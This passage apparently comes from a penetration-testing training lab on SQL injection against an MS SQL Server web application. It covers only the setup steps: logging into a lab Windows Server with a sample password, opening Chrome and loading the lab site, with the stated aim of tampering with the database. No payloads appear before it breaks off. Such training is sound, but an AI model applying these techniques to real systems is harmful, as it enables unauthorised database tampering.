
As an **Expert Penetration Tester** and **Security Administrator**, you need to test web applications running on the MS SQL Server database of vulnerabilities and flaws.

Lab Duration: **20** Minutes

1. Click **CPENT Windows Server 2019** and click Ctrl+Alt+Del.


2. In the password field type Pa$$w0rd and press **Enter**.

Note: You can use the **Type Password** option from the **Commands** menu to enter the password.




3. To launch **Goggle Chrome** browser, double-click Goggle Chrome icon on the **desktop**.

Note: You can also click **Google Chrome** icon on the **taskbar** or launch it from **Start** menu apps.




4. In this lab, we will perform SQL injection on the database server installed in the machine **Target_CPENT Windows Server**. We will be exploiting the SQL injection vulnerability present in the URL **http://www.goodshopping.com** to tamper the contents in the database server.


5. The main window of Google Chrome appears, type **http://www.goodshopping.com** in the address bar and press **Enter**.




6. **GoodShopping** home page appears, as shown in the screenshot.



